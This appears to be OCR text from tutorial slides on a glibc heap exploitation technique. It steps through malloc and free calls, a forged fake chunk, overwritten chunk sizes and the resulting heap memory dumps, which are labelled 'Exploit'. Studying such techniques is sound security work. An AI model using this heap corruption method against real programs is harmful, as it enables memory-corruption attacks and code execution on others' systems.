0xe1
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0xe0
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1


Exploit

memset(b2,'A',0x80)





```
0x602090:       0x4444444444444444      0x0000000000000091
0x6020a0:       0x00007ffff7dd39a8      0x00007ffff7dd39a8
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000091
0x602130:       0x4141414141414141      0x4141414141414141
0x602140:       0x4141414141414141      0x4141414141414141
0x602150:       0x4141414141414141      0x4141414141414141
0x602160:       0x4141414141414141      0x4141414141414141
0x602170:       0x4141414141414141      0x4141414141414141
0x602180:       0x4141414141414141      0x4141414141414141
0x602190:       0x4141414141414141      0x4141414141414141
0x6021a0:       0x4141414141414141      0x4141414141414141
0x6021b0:       0x0000000000000000      0x00000000000000e1
0x6021c0:       0x00007ffff7dd37b8      0x00007ffff7dd37b8
0x6021d0:       0x0000000000000000      0x0000000000000000
0x6021e0:       0x0000000000000000      0x0000000000000000
0x6021f0:       0x0000000000000000      0x0000000000000000
0x602200:       0x0000000000000000      0x0000000000000000
0x602210:       0x0000000000000000      0x0000000000000000
0x602220:       0x0000000000000000      0x0000000000000000
0x602230:       0x0000000000000000      0x0000000000000000
0x602240:       0x0000000000000000      0x0000000000000000
0x602250:       0x0000000000000000      0x0000000000000000
0x602260:       0x0000000000000000      0x0000000000000000
0x602270:       0x0000000000000000      0x0000000000000000
0x602280:       0x0000000000000000      0x0000000000000000
0x602290:       0x00000000000000e0      0x0000000000000000
0x6022a0:       0x0000000000000210      0x0000000000000090
0x6022b0:       0x0000000000000000      0x0000000000000000
```

Exploit


memset(b2,'A',0x80)
a:0x602000
0x91
Malloc(0x80)
b_1:0x602090
0x91
Malloc(0x80)
b_2:0x602120
0x91
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0x6021b0
0xe1
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0xe0
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
Free(b_1)
a:0x602000
0x91
Malloc(0x80)
b_1:0x602090
0x91
0x6021b0
0x7ffff7dd37b8
b_2:0x602120
0x91
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0x6021b0
0xe1
0x7ffff7dd37b8
0x602090
fake:0x602290
0xe0
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1


Exploit

Free(b_1)





```
0x602090:       0x4444444444444444      0x0000000000000091
0x6020a0:       0x00000000006021b0      0x00007ffff7dd37b8
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000090      0x0000000000000090
0x602130:       0x4141414141414141      0x4141414141414141
0x602140:       0x4141414141414141      0x4141414141414141
0x602150:       0x4141414141414141      0x4141414141414141
0x602160:       0x4141414141414141      0x4141414141414141
0x602170:       0x4141414141414141      0x4141414141414141
0x602180:       0x4141414141414141      0x4141414141414141
0x602190:       0x4141414141414141      0x4141414141414141
0x6021a0:       0x4141414141414141      0x4141414141414141
0x6021b0:       0x0000000000000000      0x00000000000000e1
0x6021c0:       0x00007ffff7dd37b8      0x0000000000602090
0x6021d0:       0x0000000000000000      0x0000000000000000
0x6021e0:       0x0000000000000000      0x0000000000000000
0x6021f0:       0x0000000000000000      0x0000000000000000
0x602200:       0x0000000000000000      0x0000000000000000
0x602210:       0x0000000000000000      0x0000000000000000
0x602220:       0x0000000000000000      0x0000000000000000
0x602230:       0x0000000000000000      0x0000000000000000
0x602240:       0x0000000000000000      0x0000000000000000
0x602250:       0x0000000000000000      0x0000000000000000
0x602260:       0x0000000000000000      0x0000000000000000
0x602270:       0x0000000000000000      0x0000000000000000
0x602280:       0x0000000000000000      0x0000000000000000
0x602290:       0x00000000000000e0      0x0000000000000000
0x6022a0:       0x0000000000000210      0x0000000000000090
0x6022b0:       0x0000000000000000      0x0000000000000000
```

Exploit


Free(b_1)
a:0x602000
0x91
Malloc(0x80)
b_1:0x602090
0x91
0x6021b0
0x7ffff7dd37b8
b_2:0x602120
0x91
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0x6021b0
0xe1
0x7ffff7dd37b8
0x602090
fake:0x602290
0xe0
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
Free(c)
a:0x602000
0x91
Malloc(0x80)
b_1:0x602090
0x20f71
0x6021b0
0x7ffff7dd37b8
b_2:0x602120
0x91
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0x6021b0
0xe1
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0xe0
c:0x6022a0
0x210
0x90
0x0
0x0
0x20cd1

